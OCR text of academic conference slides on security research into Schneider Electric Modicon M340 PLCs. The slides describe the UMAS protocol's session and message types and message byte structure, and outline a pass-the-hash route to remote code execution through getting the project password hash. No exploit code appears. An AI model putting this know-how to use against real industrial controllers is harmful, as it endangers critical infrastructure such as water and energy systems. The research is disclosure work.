


From Pass-the-Hash to Code Execution on Schneider Electric M340 PLCs

Amir Zaltzman, Avishai Wool

Who am I?

Amir Zaltzman

- Embedded security researcher
- M.Sc. graduate under the supervision of **Prof. Avishai Wool** at Tel Aviv University

TEL AVIV UNIVERSITY

Motivation

- With the rise of **Industry 4.0** revolution, industrial devices, including **current-generation PLCs**, are increasingly **connected** to the **internet**.

- **PLC vendors** are continuously **enhancing** their **proprietary** security protocols while ensuring **operational compatibility**.

Modicon M340 PLCs

- **Researched** Schneider Electric's **Modicon M340 PLCs** with the **latest** firmware **version 3.60** (Oct 2024).
- **PLCs** used in **various** industries, such as **water** and **wastewater** management, **oil** and **gas**, **food** and **beverage.**

Management Setup

UMAS protocol

Engineering station (Client)


PC

M340 processor module (Host)

PLC

UMAS Protocol


- UMAS (Unified Messaging Application Services) is a **proprietary** Schneider Electric protocol.
- For **configuration** and **monitoring** Modicon PLCs.
- UMAS messages are transmitted over **Modbus/TCP** network, with '**0x5A**' Modbus function code.



Session Types


Public session

- **No** prior authentication is required.



Reserved session


- Prior **authentication** is **required**.



Message Types


Public messages

- Can be transmitted both in **public** and **reserved** sessions.
- Have **no** privileged access rights.
- **Lack** any authenticity measures.



Reserved messages

- Transmitted in **reserved** sessions **only**.
- Have **privileged** access rights.
- Are **signed** to verify their authenticity.



Message Types

Public messages

- Can be transmitted both in **public** and
- Have
- **Lack**

EXAMPLES

- ReadMemoryBlock
- ReadPhysicalAddress
- GetPlcInfo
- GetPlcStatus
- TakePlcReservation


Reserved messages

- Transmitted in **reserved** sessions **only**.
- R
- Are

EXAMPLES

- WriteMemoryBlock
- WritePhysicalAddress
- BeginDownload
- BeginUpload
- StartTask

Public Messages Structures




Request

Function code	Session key	UMAS function code	Data
0x5A	0x00	…	…
1 byte	1 byte	1 byte	Variable size

Function code	Session key	ACK/NACK code	Data
0x5A	0x00	0xFE/0xFD	…
1 byte	1 byte	1 byte	Variable size

Response

Our Attacks Setup




Our Stairway to RCE

Step 3

Step 2

Step 1



Authentication process step-by-step

****** @0D5!

Project Password Hash Acquisition

Project Password Hash


- The **project password hash** is the **hashed** format in which the **project password** is stored in the **PLC memory**.
- The **project password hash** and its random **salt** are generated **once** during the creation of a **new project**.

Project Password Hash

